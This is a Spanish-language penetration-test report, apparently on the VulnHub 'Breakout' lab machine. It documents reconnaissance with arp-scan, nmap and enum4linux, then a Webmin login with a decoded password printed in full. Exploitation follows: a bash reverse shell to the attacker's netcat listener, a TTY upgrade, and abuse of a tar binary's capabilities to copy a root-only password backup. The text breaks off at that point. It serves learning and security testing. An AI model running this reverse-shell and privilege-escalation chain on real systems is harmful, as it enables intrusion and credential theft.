

Informe: proyecto pentest

Fecha:	17 de junio de 2023
Nombre del consultor atacante:	x
Ubicación:	On site
Tel:	xxx xxxxxxxx
Email:	x
Web:	x

Tabla de contenido

Alcance:.....	3
Objetivo:.....	3
Detalles de la metodología	4
Recopilación de información:	5
Enumeración (Análisis de vulnerabilidades):	7
Explotación	12
Post explotación:	14

Alcance:

Pentest de caja gris.

La prueba de penetración sobre infraestructura del cliente. Esta prueba se realiza con el fin de revisar vulnerabilidades sobre el asset principal del cliente el cual es un servidor.

No se brinda información adicional a introducir un equipo en la red operativa del cliente.

La metodología se realizará de una forma completa, lo que quiere decir que el cliente otorga el permiso de explotar las vulnerabilidades encontradas para obtener acceso a los equipos solicitados.

Objetivo:

El proyecto de prueba de penetración tiene como objetivos los siguientes puntos:

- 1- Aspirar a una certificación ISO
- 2- Atender la solicitud de un cliente sobre los puntos a revisar en una auditoria sobre los assets de TI de la empresa.

Detalles de la metodología

A continuación, se enlistan los pasos según la metodología utilizada para esta prueba de penetración.

Metodología: estándar.

Conformación de metodología:

- 1- Recopilación de información.
- 2- Enumeración (análisis de vulnerabilidades).
- 3- Explotación.
- 4- Post Explotación.
- 5- Informe.

El objetivo principal de este tipo de pruebas es identificar las posibles brechas en la seguridad de un sistema de manera que, al simular el comportamiento de los atacantes reales, descubrir vulnerabilidades y agujeros de seguridad que necesiten ser corregidos para que no sean explotados por parte de atacantes reales.

Finalmente, esta metodología incluye evidencias sobre los hitos encontrados. Este es el de salida de este proceso.

Recopilación de información:

Como primer paso se realiza un escaneo de la red. Esto para detectar equipos encendidos. Para este paso se utilizó la herramienta **arpscan**:

```
(root@kali)~[/home/kali]
# arp-scan 10.0.2.1/24
Interface: eth0, type: EN10MB, MAC: [REDACTED] IPv4: 10.0.2.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
WARNING: host part of 10.0.2.1/24 is non-zero
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1 [REDACTED] (Unknown: locally administered)
10.0.2.2 [REDACTED] (Unknown: locally administered)
10.0.2.3 [REDACTED] (Unknown)
10.0.2.5 [REDACTED] (Unknown)
```

Adicionalmente se realizó un escaneo con la herramienta **nmap** para obtener más información. Este proceso generó un documento de salida el cual se anexa en esta liga:

```
(root@kali)~[/home/.../Desktop/e3/vulnhub/breakout]
# nmap 10.0.2.1/24 -n -oN ipscan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-17 11:44 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00060s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: [REDACTED] (QEMU virtual NIC)

Nmap scan report for 10.0.2.2
Host is up (0.0058s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
808/tcp   open  ccproxy-http
843/tcp   open  unknown
3389/tcp  open  ms-wbt-server
MAC Address: [REDACTED] (QEMU virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.00015s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:D5:7C:16 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.5
Host is up (0.00030s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt
20000/tcp open  dnp
MAC Address: [REDACTED] (Oracle VirtualBox virtual NIC)
```

Por descarte podemos ver que el equipo con la IP 10.0.2.5 es un equipo servidor con puertos abiertos. Este proceso generó un documento de salida el cual se anexa en esta liga:

Una vez obtenida esta información pasamos a centrarnos en el servidor encontrado. Para este paso usaremos la herramienta nmap. Ejecutaremos las siguientes “flags” en la herramienta para acceder a información adicional sobre el objetivo y los servicios que este emite. El comando utilizado es el siguiente:

```
(root@kali)-[/home/.../Desktop/eJ/vulnhub/breakout]
# nmap 10.0.2.5 -sV -sF -sC -n -Pn -O -oN prtos2.5
```

El resultado del escaneo nos muestra lo siguiente:

```
(root@kali)-[/home/.../Desktop/eJ/vulnhub/breakout]
# nmap 10.0.2.5 -sV -sF -sC -n -Pn -O -oN prtos2.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-17 12:46 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00056s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.51 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.51 (Debian)
139/tcp    open  netbios-ssn  Samba smbd 4.6.2
445/tcp    open  netbios-ssn  Samba smbd 4.6.2
10000/tcp  open  http         MiniServ 1.981 (Webmin httpd)
|_ http-title: 200 &mdash; Document follows
20000/tcp  open  http         MiniServ 1.830 (Webmin httpd)
|_ http-title: 200 &mdash; Document follows
|_ http-server-header: MiniServ/1.830
MAC Address: (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_ nbstat: NetBIOS name: BREAKOUT, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb2-time:
|   date: 2023-06-17T16:46:18
|_  start_date: N/A
```

A continuación, anexamos una lista de los puertos abiertos encontrados. Este proceso generó un documento de salida el cual se puede consultar en el siguiente enlace:

Puerto: 80

Puerto: 139

Puerto: 445

Puerto: 10000


Puerto: 20000

Una vez identificado el objetivo pasaremos a la fase de enumeración.

Enumeración (Análisis de vulnerabilidades):

En esta fase procedemos a hacer un diagrama de como se compone los servicios y la relación que hay entre ellos.

Procedemos a revisar el puerto 80 y encontramos lo siguiente:



Servicio apache corriendo


[illegible]

Para poder descifrar esta contraseña usamos la herramienta de descripción encontrada en la siguiente página:

El resultado de la descripción es el siguiente:

Esta podría ser una contraseña que conecte dentro de los servicios que este servidor este expidiendo.

Continuando con la enumeración pasamos a encontrar que este servidor tiene hospedada una página de login:




Como podemos observar hay una pagina de login disponible. Usamos la herramienta “enum4linux” la cual enumeraría los posibles nombres de usuarios. El resultado que arroja la herramienta es el siguiente:

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''  
S-1-22-1-1000 Unix User\cyber (Local User)
```


Podemos observar que registro un usuario llamado “cyber” el cual procedemos a intentar logearnos con la contraseña enumerada anteriormente:

Usuario: cyber
Contraseña: .2uqPEfj3D<P'a-3


Con estos datos pudimos acceder al panel de administración del usuario “cyber”.




Analizando la aplicación encontramos que existe un servidor de archivos el cual te permite subir ficheros:



También podemos ver que tiene acceso a una terminal con línea de comandos:



Entonces la etapa de enumeración nos arroja el siguiente escenario:



Gracias a esta información podemos proceder a la fase de explotación.


Explotación

Para realizar la explotación vamos a utilizar el servidor de archivos.

Primeramente, generamos un script para realizar una Shell inversa utilizando bash. El código del archivo bash es el siguiente:

```
sh -i >& /dev/tcp/10.0.2.4/1410 0>&1
```

Subimos el archivo al repositorio del gestor de archivos:




<input type="checkbox"/>		.local		cyber:cyber	0755	2021/10/19 - 14:29:06
<input type="checkbox"/>		.spamassassin		cyber:cyber	0700	2021/10/19 - 13:59:14
<input type="checkbox"/>		.tmp		cyber:cyber	0755	2023/06/17 - 15:06:48
<input type="checkbox"/>		.usermin		cyber:cyber	0700	2021/10/19 - 14:26:04
<input type="checkbox"/>		var		cyber:cyber	0755	2023/06/16 - 18:44:31
<input type="checkbox"/>		.bash_history	34 bytes	cyber:cyber	0600	2023/06/15 - 21:17:40
<input type="checkbox"/>		.bash_logout	220 bytes	cyber:cyber	0644	2021/10/19 - 08:24:32
<input type="checkbox"/>		.bashrc	3.44 KiB	cyber:cyber	0644	2021/10/19 - 08:24:32
<input type="checkbox"/>		.plan	6 bytes	cyber:cyber	0644	2023/06/15 - 20:21:59
<input type="checkbox"/>		.profile	807 bytes	cyber:cyber	0644	2021/10/19 - 08:24:32
<input type="checkbox"/>		ecalar.py	44 bytes	cyber:cyber	0644	2023/06/16 - 12:54:29
<input type="checkbox"/>		escalada	1 bytes	cyber:cyber	0644	2023/06/16 - 12:52:00
<input type="checkbox"/>		index.html	4.24 KiB	cyber:cyber	0644	2023/06/16 - 14:07:38
<input type="checkbox"/>		NCsh	22 bytes	cyber:cyber	0644	2023/06/15 - 20:35:02
<input type="checkbox"/>		pass.tar	10 KiB	cyber:cyber	0644	2023/06/16 - 18:28:47
<input type="checkbox"/>		pay.sh	127 bytes	cyber:cyber	0777	2023/06/16 - 13:14:40
<input checked="" type="checkbox"/>		payload.sh	36 bytes	cyber:cyber	0777	2023/06/15 - 20:33:50
<input type="checkbox"/>		tar	519.46 KiB	root:root	0755	2021/10/19 - 15:40:45
<input type="checkbox"/>		user.txt	48 bytes	cyber:cyber	0644	2021/10/19 - 14:31:33

Archivo subido: payload.sh


Configuramos el equipo atacante para que escuche el tráfico proveniente desde el puerto 1410 usando la herramienta “netcat”:

```
(root@kali) - [/home/.../Desktop/eJ/vulnhub/breakout]
# nc -lvnp 1410
listening on [any] 1410 ...
```

Una vez teniendo el escenario listo ejecutamos el script que subimos al repositorio de archivo utilizando la opción de línea de comandos que hay en este mismo portal:



Opción de terminal de comandos.



Terminal de comandos ejecutando el script.

Una vez se ejecuto el script logramos acceso desde el equipo atacante al servidor de la aplicación:

```
(root@kali)-[/home/.../Desktop/eJ/vulnhub/breakout]
# nc -lvnp 1410
listening on [any] 1410 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.5] 37542
sh: 0: can't access tty; job control turned off
$
```

Acceso con técnica “rever Shell”

Ingresamos un comando con el acceso obtenido para revisar la funcionalidad de esta:

```
(root@kali)-[/home/.../Desktop/eJ/vulnhub/breakout]
# nc -lvnp 1410
listening on [any] 1410 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.5] 37542
sh: 0: can't access tty; job control turned off
$ ls
ecalar.py
escalada
index.html
NCsh
pass.tar
payload.sh
pay.sh
tar
user.txt
var
$ whami
sh: 2: whami: not found
$ whoami
cyber
$
```

En este punto podemos pasar a la fase de “post explotación”, en la cual revisaremos mas fondo el servidor. Podríamos recabar más información sensible para la empresa como contraseñas, acceso, directorios, etc.

Post explotación:

Una vez en esta etapa necesitamos trabajar de manera mas interactiva, lo cual ayuda a seguir recabando la información que sale de esta etapa. Por lo que realizaremos el tratamiento de TTY:

```
1. script /dev/null -c bash|
2. stty raw -echo;fg
3. reset xterm
* export TERM=linux
```

Usando estos comandos podríamos tener acceso a una terminal mas interactiva. Esto nos permite usar funcionalidades mas avanzadas como el comando “clear” o utilizar las flechas direccionales para navegar entre comandos:

```
cyber@breakout:~$ ls
ls
ecalar.py  index.html  pass.tar    pay.sh      user.txt
escalada   NCsh        payload.sh  tar         var
cyber@breakout:~$
```

Terminal interactiva

Ahora procedemos enlistar información más detallada del servidor. Para esto usamos los siguientes comandos:

- Cat /etc/issue
- Uname -a

Esto da como salida la siguiente información:

```
cyber@breakout:/$ cat /etc/issue
cat /etc/issue
Debian GNU/Linux 11 \n \l

#####
eth0: \4{eth0}
Author: Icex64 & Empire Cybersecurity, Lda
#####
cyber@breakout:/$ uname -a
uname -a
Linux breakout 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64 GNU/Linux
cyber@breakout:/$
```

Podemos ver la versión de kernel. Esta información podría extender aún mas la fase de enumeración y, si es posible, extender mas aún la etapa de explotación.

Una vez realizada esta tarea podríamos revisar que tipo de aplicaciones o tipo de archivos podríamos utilizar con los permisos del usuario actual ("cyber").

Para eso utilizamos el siguiente comando:

- `getcap -r / 2>/dev/null`

Como resultado obtenemos lo siguiente:

```
cyber@breakout:/var/backups$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/cyber/tar cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep
cyber@breakout:/var/backups$
```

Aquí encontramos que hay una aplicación que podemos usar con los permisos de nuestro usuario:

- `/home/cyber/tar`

A continuación, procedemos a realizar un análisis del contenido del servidor, buscando información relevante y sensible para la empresa.

Al navegar por los directorios del servidor encontramos el siguiente archivo:

```
cyber@breakout:~$ ls
ls
ecalar.py  index.html  pass.tar  pay.sh  user.txt
escalada  NCsh        payload.sh  tar      var
cyber@breakout:~$ cd ..
cd ..
cyber@breakout:/home$ cd ..
cd ..
cyber@breakout:/ $ ls
ls
bin      initrd.img  libx32  proc  sys      vmlinuz
boot     initrd.img.old  lost+found  root  tmp      vmlinuz.old
dev      lib         media   run   usermin-setup.out  webmin-setup.out
etc      lib32      mnt     sbin  usr
home     lib64      opt     srv   var
cyber@breakout:/ $ cd var
cd var
cyber@breakout:/var$ ls
ls
backups  lib  lock  mail  run  tmp  webmin
cache    local  log  opt  spool  usermin  www
cyber@breakout:/var$ cd backups
cd backups
cyber@breakout:/var/backups$ ls -lah
ls -lah
total 28K
drwxr-xr-x  2 root root 4.0K Jun 15 16:12 .
drwxr-xr-x 14 root root 4.0K Oct 19 2021 ..
-rw-r--r--  1 root root 13K Oct 19 2021 apt.extended_states.0
-rw-----  1 root root 17 Oct 20 2021 .old_pass.bak
cyber@breakout:/var/backups$
```

Al revisar los permisos de este archivo vemos que es un archivo que solo el usuario root puede leer. En este punto usamos la aplicación a la cual si tenemos acceso (TAR). Comprimiremos el archivo ".old_pass.bak" en un archivo "tar" y lo situaremos en la carpeta raíz de "cyber" de esta forma se creara un nuevo registro del archivo en cuestión haciéndonos propietarios del archivo y así poder ejecutarlo.

```

cyber@breakout:~$ ./tar -cvf passw.tar /var/backups/.old_pass.bak
./tar -cvf passw.tar /var/backups/.old_pass.bak
./tar: Removing leading '/' from member names
/var/backups/.old_pass.bak
cyber@breakout:~$ ls -lah
ls -lah
total 636K
drwxr-xr-x 10 cyber cyber 4.0K Jun 17 16:41 .
drwxr-xr-x  3 root  root  4.0K Oct 19  2021 ..
-rw-----  1 cyber cyber   34 Jun 15 21:17 .bash_history
-rw-r--r--  1 cyber cyber  220 Oct 19  2021 .bash_logout
-rw-r--r--  1 cyber cyber  3.5K Oct 19  2021 .bashrc
drwx-----  3 cyber cyber  4.0K Jun 16 08:01 .config
-rw-r--r--  1 cyber cyber   44 Jun 16 12:54 ecalar.py
-rw-r--r--  1 cyber cyber    1 Jun 16 12:52 escalada
drwxr-xr-x  2 cyber cyber  4.0K Oct 19  2021 .filemin
drwx-----  2 cyber cyber  4.0K Oct 19  2021 .gnupg
-rw-r--r--  1 cyber cyber  4.3K Jun 16 14:07 index.html
drwxr-xr-x  3 cyber cyber  4.0K Oct 19  2021 .local
-rw-r--r--  1 cyber cyber   22 Jun 15 20:35 NCsh
-rw-r--r--  1 cyber cyber  10K Jun 16 18:28 pass.tar
-rw-r--r--  1 cyber cyber  10K Jun 17 16:41 passw.tar
-rwxrwxrwx  1 cyber cyber   36 Jun 15 20:33 payload.sh

```

Copia del archivo: .old_pass.bak

Esto da como resultado el hallazgo de un archivo el cual contiene información de respaldos. Este archivo podría tener nombres de usuarios y contraseñas.

Procedemos a descomprimir el archivo .tar que generamos con el comando:

- `tar -xf passw.tar`

